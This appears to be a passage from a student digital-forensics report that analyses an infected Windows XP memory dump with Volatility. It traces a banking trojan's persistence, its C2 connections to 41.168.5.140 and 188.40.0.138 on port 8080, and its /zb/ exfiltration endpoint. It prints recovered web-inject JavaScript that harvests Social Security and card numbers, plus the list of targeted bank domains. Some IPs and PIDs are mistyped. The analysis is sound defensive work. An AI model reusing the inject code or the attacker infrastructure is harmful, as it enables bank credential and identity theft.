Unlike the other URLs that have associated **DNS entries**, this URL directly uses an **IP address** instead of a domain name. This is unusual because legitimate websites typically rely on domain names, while malware or suspicious connections often use IP addresses to avoid detection.

Additionally, the URL connects through **port 8080**, which is not the standard HTTP port (port 80). Port 8080 is commonly associated with **proxy servers**, which can be used to obfuscate or redirect traffic. This raises further suspicion that the URL may be part of malicious activity, such as command-and-control (C2) communication or exfiltration of sensitive data.

A **proxy server** acts as a gateway between users and the internet, providing privacy, web filtering, and firewall protection against online threats. However, proxies can also be exploited for malicious purposes, such as proxy attacks, to conceal harmful activities or evade detection. This further highlights the suspicious nature of the connection in question.

```
188.40.0.138
ip: "188.40.0.138",
hostname: "restorewww1.flk1.host-h.net",
city: "Falkenstein",
region: "Saxony",
country: "DE",
loc: "50.4779,12.3713",
org: "AS24940 Hetzner Online GmbH",
postal: "08520",
...
```

Figure 31: findings of the ip address

The figure [31] above shows information about the ip address “188.40.0.138” and this ip address is located at Falkenstein, Saxony, Germany.


HTTPS URL	Domain	Frequency
https://ca.sia.it	.it	2
https://www.netlock.net	.net	6
https://www.verisign.com	.com	9
https://www.microsoft.com	.com	7
https://crl.microsoft.com	.com	6
https://support.microsoft.com	.com	2
https://ajax.googleapis.com	.com	126
https://account.authorise.net	.net	4
https://mfasa.chase.com	.com	2

https://chaseonline.com	.com	27
https://www.chase.com	.com	7
https://onlinebanking.tdbank.com	.com	4

Table [6] lists all **HTTPS URLs** visited within the infected memory dump, along with the frequency of connections to each website. It is observed that "<https://ajax.googleapis.com>" has been accessed **126 times**.

The URL <https://ajax.googleapis.com> serves as an API loader, simplifying the use of multiple Google AJAX APIs on a single webpage. It can, for example, add dynamic features like a search box to a website.

Based on the provided memory dump, there is evidence suggesting that the user may have initially connected to websites over the less secure **HTTP protocol** before subsequently switching to **HTTPS** for the same websites. This behavior is unusual and raises suspicion, as HTTP connections pose significant security risks compared to HTTPS.



```
kali㉿kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 pstree
Volatility Foundation Volatility Framework 2.6.1
Name          Pid  PPid  Thds  Hnds Time
-----+-----+-----+-----+-----+
0x823c89c8:System          4    0    53   240 1970-01-01 00:00:00 UTC+0000
..0x822f1020:smss.exe      368   4    3    19 2012-07-22 02:42:31 UTC+0000
..0x8298700:winlogon.exe   608   368   23   519 2012-07-22 02:42:32 UTC+0000
...0x81e2ab28:services.exe 652   608   16   243 2012-07-22 02:42:32 UTC+0000
...0x821dfda0:svchost.exe 1056   652   5    60 2012-07-22 02:42:33 UTC+0000
...0x81eb17b8:spoolsv.exe 1512   652   14   113 2012-07-22 02:42:36 UTC+0000
...0x81e29ab8:svchost.exe 908   652   9    226 2012-07-22 02:42:33 UTC+0000
...0x823001d0:svchost.exe 1004   652   64   1118 2012-07-22 02:42:33 UTC+0000
...0x8205bda0:wuauctl.exe 1588   1004   5    132 2012-07-22 02:44:01 UTC+0000
...0x821fcda0:wuauctl.exe 1136   1004   8    173 2012-07-22 02:43:46 UTC+0000
...0x82311360:svchost.exe 824   652   20   194 2012-07-22 02:42:33 UTC+0000
...0x820e8da0:alg.exe      788   652   7    104 2012-07-22 02:43:01 UTC+0000
...0x82295650:svchost.exe 1220   652   15   197 2012-07-22 02:42:35 UTC+0000
...0x81e2a3b8:lsass.exe    664   608   24   330 2012-07-22 02:42:32 UTC+0000
..0x822a0598:crssr.exe    584   368   9    326 2012-07-22 02:42:32 UTC+0000
0x821dea70:explorer.exe 1484   1464   17   415 2012-07-22 02:42:36 UTC+0000
..0x81e7bda0:reader_sl.exe 1640   1484   5    39 2012-07-22 02:42:36 UTC+0000
kali㉿kali:/media/testShare$
```

Figure 32:volatility plugin pstree being executed on the infected dump

Figure [32] demonstrates the use of the **pstree** plugin, which displays all processes in a hierarchical tree format, showing each process along with its parent and child processes. As illustrated in the figure, **PID 1484** is the parent process of **PID 1640**, with the tree structure clearly indicating the parent-child relationship where child processes appear beneath their respective parent processes.

```
kali㉿kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 connections
Volatility Foundation Volatility Framework 2.6.1
Offset(V) Local Address           Remote Address       PID
-----+-----+-----+-----+
0x81e87620 172.16.112.128:1038  41.168.5.140:8080  1484
kali㉿kali:/media/testShare$
```

Figure 33:connections plugin executed on infected dump

The figure [33] above shows the plugin "connections". when this was ran it provided 4 column offset, local address, Remote Address, PID.




Figure 34:ipaddress findings

<https://ipinfo.io/41.168.5.140>

The above figure displays the result of the ip on ipinfo and this ip address “41.168.5.1402 has been suspicious on more than 2 database.

```
kali@kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 procdump -p 1640 --dump .
Volatility Foundation Volatility Framework 2.6.1
Process(V) ImageBase Name Result
-----
0x81e7bda0 0x00400000 reader_sl.exe OK: executable.1640.exe
kali@kali:/media/testShare$
```

Figure 35:procdump plugin being executed on infected dump

Figure [35] showcases the use of the Volatility plugin `procdump`, which outputs four key columns:

1. Process: Displays the identifier (PID) of the process from which the executable is being dumped.
2. Imagebase: Indicates the base address in memory where the executable is loaded.
3. Name: Shows the name of the process being dumped.
4. Results: Displays the name of the newly created dumped file.

In this instance, PID 1640, named "READER_SL.EXE", is identified as a child process of PID 1484. The process PID 1640 has been successfully dumped, and the resulting file is saved as "executable.1640.exe".

Memdump: is used to extract specific processes' memory contents from a memory dump. While Memdump itself doesn't directly analyze HTTP/HTTPS connections, it can be used to **dump process memory** where network-related artifacts, including URLs, HTTP requests, and HTTPS connections, might be located. Use the memdump plugin to extract the memory of processes that might have network activity, such as browsers and **Phishing Investigations**: Extracted URLs may indicate browser activity pointing to phishing sites.

```
kali:kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 memdump -p 1640 --dump-dir .
Volatility Foundation Volatility Framework 2.6.1
*****
Writing reader_sl.exe [ 1640] to 1640.dmp
```

Figure 36:memdump plugin being executed on infected dump

Figure [36] demonstrates the use of the Volatility plugin **memdump**, targeting **PID 1640**. The output generated is saved as **1640.dmp**. The **memdump** plugin was utilized to extract the memory content of the **reader_sl.exe** process, allowing further analysis using commands like **strings** and **cat** to examine its contents in detail.

```
writing reader_sl.exe [ 1640] to 1640.dmp
kali:kali:/media/testShare$ strings 1640.dmp | grep -i "/zb/v_01_a/in/" -C 3
*cm.netteller.com*
*/Web_Bank*
*jqueryaddonsv2.js*
http://188.40.0.138:8080/zb/v_01_a/in/cp.php
*account.authorize.net/*
<head>
<style type="text/css">
--
ABACFPFPENFDECFCFPFHDEFFPFACAB
ABACFPFPENFDECFCFPFHDEFFPFACAB
DpIB
POST /zb/v_01_a/in/ HTTP/1.1
Accept: */
User-Agent: Mozilla/5.0 (Windows; U; MSIE 7.0; Windows NT 6.0; en-US)
Host: 41.168.5.140:8080
--
*cm.netteller.com*
*/Web_Bank*
*jqueryaddonsv2.js*
http://188.40.0.138:8080/zb/v_01_a/in/cp.php
*account.authorize.net/*
<head>
<style type="text/css">
--
*cm.netteller.com*
*/Web_Bank*
*jqueryaddonsv2.js*
http://188.40.0.138:8080/zb/v_01_a/in/cp.php
*account.authorize.net/*
<head>
<style type="text/css">
kali:kali:/media/testShare$
```

Figure 37: **1640.dmp** memory dump being analyzed using the **strings** command

The figure above shows the **1640.dmp** memory dump being analyzed using the **strings** command, with a focus on content related to **HTTP URL extensions**. The results reveal the URL http://188.40.0.138:8080/zb/v_01_a/cp.php, indicating that information is being transmitted to a "web bank" endpoint.




Figure 38:ip address findings

Figure [38] shows that the HTTP URL, identified using **VirusTotal** and **yarascan**, has been flagged as malicious. The URL was subsequently scanned for viruses using **Webroot**, confirming its suspicious nature.

```
 kaliKali:/media/testShare$ strings 1640.dmp | grep -i ".com" > grep_com.txt
 kaliKali:/media/testShare$ ls
 1640.dmp      cw2_Machine4Infected.dump  grep_com.txt  http_https.txt    inactive_sockets.txt  mftparser.txt  windowCW2s.raw
 clean_name_service.txt  file.None.0x8a264530.dat  http_and_https.yar  inactive_sockets_nooffsets.txt  infected_name_service.txt  sockets.txt
```

Figure 39:strings search for ".com"

The figure [39] above is searching for “.com” domains within the “1640.dmp” memory dump and it will also save the output as “grep_com.txt” which would show all that is being connected for gathering information.

```
kaliKali:/media/testShare$ cat grep_com.txt | grep "bank"
*weblink.websterbank.com*
*secureport.texascapitalbank.com*
*tdbank.com*
*ebanking-services.com*
*bankofamerica.com*
*ibanking-services.com*
*bankonline.umpquabank.com*
*nsbank.com*
*securentry.calbanktrust.com*
*enterprise2.openbank.com*
*global1.onlinebank.com*
*firstbanks.com*
*fmgfbusinessonline.enterprisebanker.com*
*lakecitybank.webcashmgmt.com*
*bob.sovereignbank.com*
*securentrycorp.amegybank.com*
*www.amegybank.com/*
*internet-ebanking.com*
*treasury.pncbank.com*
*towernet.capitalonebank.com*
*businessonline.tdbank.com*
*treasurydirect.tdbank.com*
```

Figure 40:grepping "bank"

Figure [40] illustrates the use of **grep** with the keyword "**bank**", which reveals all URLs pointing to major banking websites.

```

root@kali:~/media/testShare$ cat 1640.dmp | grep -i "if (check)" -C 2
Binary file (standard input) matches
root@kali:~/media/testShare$ xxd 1640.dmp | grep -i "if (check)"
0002e000: 80d9 0000 0000 0000 0000 0000 0000 0000 .if (check)...t
0002e020: 80d9 6520 0003 0000 0360 2970 0000 0000 .if (check)...t
0002f830: 80d9 6560 0000 0000 0000 0000 0000 0000 .if (check)...t
03367600: 80d9 6566 2028 0363 0563 0029 7000 0000 .if (check)...t
033676a0: 80d9 6569 6520 2028 0363 0563 0029 7000 .if (check)...t
033676c0: 80d9 6569 6520 2028 0363 0563 0029 7000 .if (check)...t
032c2660: 80d9 6566 2028 0363 0563 0029 7000 0000 .if (check)...t
032c26a0: 80d9 6566 2028 0363 0563 0029 7000 0000 .if (check)...t
032c26c0: 80d9 6566 2028 0363 0563 0029 7000 0020 if (check)...t
032c26e0: 80d9 6566 2028 0363 0563 0029 7000 0020 if (check)...t
root@kali:~/media/testShare$ strings 1640.dmp | grep -i "if (check)" -C 2
Check = false;
document.getElementById("clientSideErrors").innerHTML = "";
if (check){
    title = 'branch state.</p></div><ul><li></li></ul></div>';
    elem = document.getElementById('brstate').value;
    ...
    else if (!numeric(elem)) checkError('cc1', wrongField + title);
}
if (check)
{
    title = 'ATM or Debit Card Number.</p></div><ul><li></li></ul></div>';
    ...
    else if (!numeric(elem)) checkError('cc2', wrongField + title);
}
if (check)
{
    title = 'ATM or Debit Card Number.</p></div><ul><li></li></ul></div>';
    elem = document.secform.cc3.value;
    ...
    else if (!numeric(elem)) checkError('cc3', wrongField + title);
}
if (check)
{
    title = 'ATM or Debit Card Number.</p></div><ul><li></li></ul></div>';
    elem = document.secform.cc4.value;
    ...
}

```

Figure 41: 1640.dmp memory dump being analyzed using the strings command

Figure [41] shows the results of using **1640.dmp** memory dump being analyzed using the **strings** command displaying the surrounding lines of code. The results indicate that **PID 1640** (associated with **reader_sl.exe**) is executing checks on specific field names within websites, such as those related to **debit card information** and **card numbers**.

```

root@kali:~/media/testShare$ cat /media/testShare/1640.txt | grep -i "inject" -C 4
root@kali:~/unbanking.tdbank.com/getAccts.aspx
<head>
<link rel="stylesheet" type="text/css" href="https://ajax.googleapis.com/ajax/libs/jqueryui/1.7.1/themes/south-street/ui.all.css" />
<script>
$(document).ready(function() {
    $('#inject').dialog({ display: 'block' });
    $('#inject').dialog({ width: 500px; font-size: 11px; });
    $('#ui-dialog .ui-dialog-titlebar-close { visibility: hidden; }');
    $('#ui-dialog .ui-dialog-titlebar { visibility: hidden; display: none; }');
    if (get_cookie('tcpopunder')==''){
        loadpopunder();
    }
    function loadpopunder(){
        $.get('http://127.0.0.1:8080/submit?'+Math.random());
        $('#inject').dialog({ buttons: { 'Continue': function() {
            if ($('#inject_ssn1').val().length < 3)
            {
                alert('Please enter correct Social Security Number');
                $('#inject_ssn1').focus();
            }
            else if ($('#inject_ssn2').val().length < 2)
            {
                alert('Please enter correct Social Security Number');
                $('#inject_ssn2').focus();
            }
        }}});
    }
});

```

Figure 42:javascript injection

Figure [42] highlights a JavaScript injection function that dynamically injects content into a webpage, leveraging jQuery and AJAX to manipulate input fields and validate Social Security Numbers using an "if-else" conditional statement. During the investigation, PIDs 1004, 1136, 1220, 1484, and 1588 were identified as suspicious after performing grep searches for patterns such as "if (checks)," ".com," "Injects," "POST," and "/zb/v_01_a/in/". The searches revealed consistent evidence of malicious URLs and JavaScript injections, notably referencing the endpoint **/zb/v_01_a/in/**, which is likely used for data exfiltration. The use of AJAX calls indicates that the attackers dynamically post harvested information to this endpoint in the background while leveraging Google APIs to disguise malicious activity as legitimate traffic. Further analysis of PID 1640 using the Volatility printkey plugin revealed an anomalous registry entry within Software\Microsoft\Windows\CurrentVersion\Run, which linked the executable **reader_sl.exe** to system startup, confirming the malware's persistence mechanism. This allows the malware to automatically execute on boot, maintaining its presence on the system.

```

root@kali:~/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 printkey -K 'Software\Microsoft\Windows\CurrentVersion\Run' > run.txt
Volatility Foundation Volatility Framework 2.6.1
root@kali:~/media/testShare$ ls
cw2_Machine4Infected.dump  http_and_https.yar  inactive_sockets.txt  run.txt
1640.dmp                  file.None.0x8a264530.dat  http_https.txt      infected_name_service.txt  sockets.txt
1640.txt                  file.None.0x8a264530.dat  http_https.yar      inactive_sockets_nooffsets.txt  mftparser.txt
clean_name_service.txt    grep_com.txt          mftparser.txt      windowCWZs.raw
root@kali:~/media/testShare$ 

```

Figure 43:printkey plugin being executed on infected dump

The above figure [43] shows that the volatility plugin “printkey” is searching for all keys related to the “Software\Microsoft\Windows\CurrentVersion\Run” and that the output should be saved into a .txt file called “run.txt”.

```
-----  
Registry: \Device\HarddiskVolume1\Documents and Settings\Robert\NTUSER.DAT  
Key name: Run (S)  
Last updated: 2012-07-22 02:31:51 UTC+0000  
  
Subkeys:  
  
Values:  
REG_SZ KB00207877.exe : (S) "C:\Documents and Settings\Robert\Application Data\KB00207877.exe"  
-----
```

Figure 44: result of the “run.txt”

Figure [44] shows that result of the “run.txt” as can be seen on the above figure [] it clearly shows that there is a windows registry key that goes by the name of “KB00207877.exe” that is saved within the windows run startup function so when the desktop is booted up “KB00207877.exe” is automatically run.

```
kali㉿kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 filescan | grep "KB00207877.exe"  
Volatility Foundation Volatility Framework 2.6.1  
0x0000000000238c778 1 0 R--rwd \Device\HarddiskVolume1\Documents and Settings\Robert\Application Data\KB00207877.exe  
0x00000000002410c78 1 0 R--r-d \Device\HarddiskVolume1\Documents and Settings\Robert\Application Data\KB00207877.exe  
0x000000000024abd80 1 0 R--rw- \Device\HarddiskVolume1\Documents and Settings\Robert\Application Data\KB00207877.exe  
kali㉿kali:/media/testShare$
```

Figure 45: plugin “filescan” along with “grep” to search for a specific “.exe” file

The above figure [45] shows the use the plugin “filescan” along with “grep” to search for a specific “.exe” file called “KB00207877.exe”. As can be seen in figure [] the results shows that there is indeed a file called “KB00207877.exe” and that it has read and write permission alongside with its physical offset address that can be used for dumping the file. As this is not a typical location for an .exe file. Executables found in directories like “Application Data” are often suspicious and could point to malware activity. Further analysis, such as dumping and inspecting the file, would confirm if it is malicious.

Dumpfiles: used to extract files directly from a **memory dump**, focusing on file-related artifacts stored in the system's memory. While the plugin does not directly identify network connections or URLs, it can still be helpful for HTTP/HTTPS-related investigations when combined with other tools or plugins. And it does this by using three steps : extracting files , identifying web artifacts , and then we can analyse extracted files

```
kali㉿kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 dumpfiles -Q 0x000000000024abd80 --dump-dir .  
Volatility Foundation Volatility Framework 2.6.1  
ImageSectionObject 0x024abd80 None \Device\HarddiskVolume1\Documents and Settings\Robert\Application Data\KB00207877.exe  
DataSectionObject 0x024abd80 None \Device\HarddiskVolume1\Documents and Settings\Robert\Application Data\KB00207877.exe  
kali㉿kali:/media/testShare$
```

Figure 46; dumping process

Figure [46] demonstrates the dumping process of “KB00207877.exe”. Upon dumping this file, two outputs are generated, as shown in the figure below: one as an .img file and the other as a .dat file.

```

1640.dmp      cw2_Machine4Infected.dump   file.None.0x8a264530.dat http_https.txt    infected_name_service.txt  sockets.txt
640.txt       file.None.0x82125498.img grep_com.txt  inactive_sockets_nooffsets.txt mftparser.txt  windowCM2s.raw
lean_name_service.txt file.None.0x821beba8.dat http_and_https.yar  inactive_sockets.txt run.txt
kali@kali:/media/testShare$ 

```

Figure 47:successful confirmation of dumping file

```

kali@kali:/media/testShare$ strings 1640.dmp | grep -i "KB00207877.exe"
KB00207877.exe
C:\Documents and Settings\Robert\Application Data\KB00207877.exe(
KB00207877.EXEn
KB00207877.exe
KB00207877.exe
C:\Documents and Settings\Robert\Application Data\KB00207877.exe(
kali@kali:/media/testShare$ 

```

Figure 48: strings search of 1640 and whilst grepping for the specific exe file

PID	URL
1004	http://%s/%s.wpad.dat
1136	http://%s/%s.wpad.dat
1220	http://%s:%d/upnp/eventing/%s
1484	http://%s/%s/wpad.dat
1588	http://%s/%s.wpad.dat
1640	http://188.40.0.138:8080/zb/v_01_a/in/cp.php

Table [6]

The analysis of the **1640.dmp** memory dump reveals that **PIDs 1004, 1136, 1220, 1484, and 1585** contain URLs with placeholders such as **%s** and **%d**, indicating **dynamic website injections**. These placeholders suggest that **%s** corresponds to DNS strings, while **%d** represents other variables, pointing to clear evidence of malicious activity.

A **grep** search establishes a connection between **reader_sl.exe** and the **KB00207877.exe** registry key. This key likely enables auto-execution at startup, launching **reader_sl.exe** to connect to the IP address **41.168.5.40**. The executable appears to scan banking websites and execute JavaScript code to harvest sensitive information. It then injects scripts that post the stolen data to URLs ending in **/zb/v_01_a/in/**.

As a result, **PIDs 1004, 1136, 1220, 1484, and 1585** were flagged as malicious, with **PID 1640** consolidating the stolen banking data and exfiltrating it to the attacker.

2.6Using the volshell, create a short script that shows the last 10 services that have been recently modified in every memory dump. Provide the Python code and explain it.

The Volatility plugin **volshell** is an interactive Python shell for exploring memory images. It provides an interface to list processes, display structure types, and disassemble code at specific addresses. Additionally, it supports automated scripts built within **volshell**, enabling smooth and in-depth investigations.

```
kali@kali:/media/testShare$ volatility -f windowCW2s.raw --profile=WinXPSP2x86 volshell
Volatility Foundation Volatility Framework 2.6.1
Current context: System @ 0x8a25c830, pid=4, ppid=0 DTB=0xaac0020
Welcome to volshell! Current memory image is:
file:///media/testShare/windowCW2s.raw
To get help, type 'hh()'
>>> import volatility.plugins.registry.registryapi as registryapi
>>>
>>> regapi = registryapi.RegistryApi(self._config)
>>> keys = "ControlSet001\\Services"
>>> subkeys = regapi.reg_get_all_subkeys("system", keys)
>>> services = dict((s.Name, int(s.LastWriteTime)) for s in subkeys)
timestamps = sorted(set(services.values()), reverse=True)
print_counter = 0

for timestamp in timestamps:
    if print_counter >= 10:
        break
    for servicename, current_timestamp in services.items():
        if print_counter >= 10:
            break
        if current_timestamp == timestamp:
            print_counter += 1
            print(str(current_timestamp), str(servicename))

>>> timestamps = sorted(set(services.values()), reverse=True)
>>> print_counter = 0
>>> timestamps = sorted(set(services.values()), reverse=True)
>>> print_counter = 0
>>>
>>> for timestamp in timestamps:
...     if print_counter >= 10:
...         break
...     for servicename, current_timestamp in services.items():
...         if print_counter >= 10:
...             break
...         if current_timestamp == timestamp:
...             print_counter += 1
...             print(str(current_timestamp), str(servicename))
```

Figure 49: python script being ran to retrieve service names on clean dump

The figure above displays a Python script that retrieves the **10 most recently modified services** from the **ControlSet001\Services** registry key in a memory dump using Volatility's **volshell**. The script utilizes the **RegistryApi** to interact with registry data structures, specifically targeting the **ControlSet001\Services** key, which contains details about installed services.

The script extracts the service names and their **LastWriteTime** (modification timestamps) into a dictionary. It then sorts the entries in descending order based on modification times, allowing the identification of the most recent changes.

To ensure only the top 10 services are displayed, a counter (**print_counter**) is implemented. The script iterates through the sorted timestamps, retrieves the corresponding service names from the dictionary, and prints both the service names and their modification times.

This structured approach simplifies the process of analyzing recent modifications, helping investigators detect suspicious changes or potential malicious activity within the memory dump.

```

...
('1731598326', 'pmem')
('1731596859', 'splitter')
('1731596859', 'drmkaud')
('1731596859', 'DMusic')
('1731596859', 'kmixer')
('1731596859', 'swmidi')
('1731596859', 'aec')
('1731596858', 'wdmaud')
('1731596858', 'sysaudio')
('1731577012', 'mouhid')
>>>
>>> █

```

Figure 50: retrieved service names

The figure above displays the **10 most recently modified services** from the clean memory dump. The first column shows the **last modification timestamps** of the services in **Windows FILETIME format**, while the second column lists the **names of the corresponding services**. To verify the list of services above we can run this “volatility -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 svcscan | grep -i -C 5 "pmem\|splitter\|drmkau\|DMusic\|kmixer\|swmidi\|aec\|wdmaud\|sysaudio\|mouhid"” which would verify the results of the 10 services

```

kali㉿kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 svcscan | grep -i -C 5 "pmem\|splitter\|drmkau\|DMusic\|kmixer\|swmidi\|aec\|wdmaud\|sysaudio\|mouhid"
Volatility Foundation Volatility Framework 2.6.1

Offset: 0x382158
Order: 6
Start: SERVICE_DEMAND_START
Process ID: -
Service Name: aec
Display Name: Microsoft Kernel Acoustic Echo Canceller
Service Type: SERVICE_KERNEL_DRIVER
Service State: SERVICE_STOPPED
Binary Path: -

Offset: 0x383ad8
Order: 52
Start: SERVICE_DEMAND_START
Process ID: -
Service Name: DMusic
Display Name: Microsoft Kernel DLS Synthesizer
Service Type: SERVICE_KERNEL_DRIVER
Service State: SERVICE_STOPPED
Binary Path: -

Offset: 0x383d18
Order: 56
Start: SERVICE_DEMAND_START
Process ID: -

```

```

kali㉿kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 volshell
Volatility Foundation Volatility Framework 2.6.1
Current context: System @ 0x823c89c8, pid=4, ppid=0 DTB=0x2fe000
Welcome to volshell! Current memory image is:
file:///media/testShare/cw2_Machine4Infected.dump
To get help, type 'hh()'
>>> import volatility.plugins.registry.registryapi as registryapi
>>>
>>> regapi = registryapi.RegistryApi(self._config)
>>> keys = "ControlSet001\\Services"
>>> subkeys = regapi.reg_get_all_subkeys("system", keys)
>>> services = dict((s.Name, int(s.LastWriteTime)) for s in subkeys)
>>> timestamps = sorted(set(services.values()), reverse=True)
>>> print_counter = 0
>>>
>>> for timestamp in timestamps:
...     if print_counter >= 10:
...         break
...     for servicename, current_timestamp in services.items():
...         if print_counter >= 10:
...             break
...         if current_timestamp == timestamp:
...             print_counter += 1
...             print(str(current_timestamp), str(servicename))
... █

```

Figure 51: python script being ran to retrieve service names on infected dump

Code explanation:

```
# Importing the registry API from Volatility plugins import
volatility.plugins.registry.registryapi as registryapi
# Initializing the Registry API for accessing the memory dump registry regapi =
registryapi.RegistryApi(self._config)
# Setting the registry key path to analyze services in the registry
keys = "ControlSet001\Services"
# Retrieving all subkeys under the specified registry path subkeys =
regapi.reg_get_all_subkeys("system", keys)
# Creating a dictionary with service names and their last write timestamps
services = dict((s.Name, int(s.LastWriteTime)) for s in subkeys) # Sorting the
timestamps of the services in descending order timestamps =
sorted(set(services.values()), reverse=True) # Initializing a counter to limit the
printed results
print_counter = 0
# Iterating through the sorted timestamps for
timestamp in timestamps:
    # Breaking the loop if 10 results have already been printed
if print_counter >= 10:      break
    # Iterating through the services dictionary to match timestamps with services
for servicename, current_timestamp in services.items():      # Breaking the loop if
10 results have already been printed      if print_counter >= 10:      break
    # If a timestamp matches, print the service name and its timestamp
if current_timestamp == timestamp:
    print_counter += 1
    print(str(current_timestamp), str(servicename))
```

```
kali㉿kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 volshell
Volatility Foundation Volatility Framework 2.6.1
Current context: System @ 0x823c89c8, pid=4, ppid=0 DTB=0x2fe000
Welcome to volshell! Current memory image is:
file:///media/testShare/cw2_Machine4Infected.dump
To get help, type 'hh()'
>>> import volatility.plugins.registry.registryapi as registryapi
>>>
>>> regapi = registryapi.RegistryApi(self._config)
>>> keys = "ControlSet001\\Services"
>>> subkeys = regapi.reg_get_all_subkeys("system", keys)
>>> services = dict((s.Name, int(s.LastWriteTime)) for s in subkeys)
>>> timestamps = sorted(set(services.values()), reverse=True)
>>> print_counter = 0
>>>
>>> for timestamp in timestamps:
...     if print_counter >= 10:
...         break
...     for servicename, current_timestamp in services.items():
...         if print_counter >= 10:
...             break
...         if current_timestamp == timestamp:
...             print_counter += 1
...             print(str(current_timestamp), str(servicename))
...
>>> █
```

Figure 52 : no results found after code being executed on infected dump

The figure above shows the same Python volshell code run for the infected dump to look for services; however, no services appear, which could suggest that the services were likely deleted to cover up tracks and prevent detection.

Plugin : plugin scans memory for **unloaded drivers or modules** that could be linked to deleted services.

```
kali㉿kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 unloadedmodules
Volatility Foundation Volatility Framework 2.6.1
Name          StartAddress EndAddress Time
-----
Sfloppy.SYS   0x00f8b92000 0xf8b95000 2012-07-22 02:42:30
Cdaudio.SYS   0x00f898a000 0xf898f000 2012-07-22 02:42:30
imapi.sys      0x00f885a000 0xf8865000 2012-07-22 02:42:31
splitter.sys   0x00f8bcc000 0xf8bce000 2012-07-22 02:42:52
swmidi.sys     0x00f8268000 0xf8276000 2012-07-22 02:42:52
DMusic.sys    0x00f7b8f000 0xf7b9c000 2012-07-22 02:42:52
aec.sys        0x00f7907000 0xf792a000 2012-07-22 02:42:52
drmkaud.sys   0x00f8d1c000 0xf8d1d000 2012-07-22 02:42:52
xmixer.sys    0x00f78dc000 0xf7907000 2012-07-22 02:42:57
kali㉿kali:/media/testShare$
```

Figure 53

Figure [53] shows the unloadedmodules plugin which was ran which provided unloaded modules which can indicate services which have been deleted or are unloaded to avoid detection

Bibliography

- Carrier, B. (2005). File System Forensic Analysis. Addison-Wesley.
- Volatility Foundation. (2023). Volatility Framework Documentation. [Online] Available at: <https://volatilityfoundation.org>
- Casey, E. et al. (2010) ‘Network investigations’, Handbook of Digital Forensics and Investigation, pp. 437–516. doi:10.1016/b978-0-12-374267-4.00009-4.
- Computer Security Fundamentals, 4th edition (no date b) Computer Security Fundamentals. Available at: <https://www.pearson.com/en-us/subjectcatalog/p/computer-security-fundamentals/P200000000230/9780137459674> (Accessed: 19 December 2024).
- The volatility framework: Volatility.plugins.sockscan.SockScan class reference. Available at: https://volatilityfoundation.github.io/volatility/db/d6f/classvolatility_1_1plugins_1_1sockscan_1_1_sock_scan.html (Accessed: 19 December 2024).
- The volatility framework: Volatility.plugins.sockets.Sockets class reference. Available at:

https://volatilityfoundation.github.io/volatility/de/d37/classvolatility_1_1plugins_1_1sockets_1_1_sockets.html (Accessed: 19 December 2024).

- The volatility framework: Volatility.plugins.connections.connections class reference. Available at:
https://volatilityfoundation.github.io/volatility/d7/d12/classvolatility_1_1plugins_1_1connections_1_1_connections.html (Accessed: 19 December 2024)
- Our story - history, network, acquisitions (2024) Liquid South Africa. Available at:
<https://za.liquid.tech/about-us/our-story/> (Accessed: 19 December 2024).
- The volatility framework: Volatility.plugins.sockets.sockets class reference. Available at:
https://volatilityfoundation.github.io/volatility/de/d37/classvolatility_1_1plugins_1_1sockets_1_1_sockets.html
- What is the User Datagram Protocol (UDP)? | cloudflare. Available at:
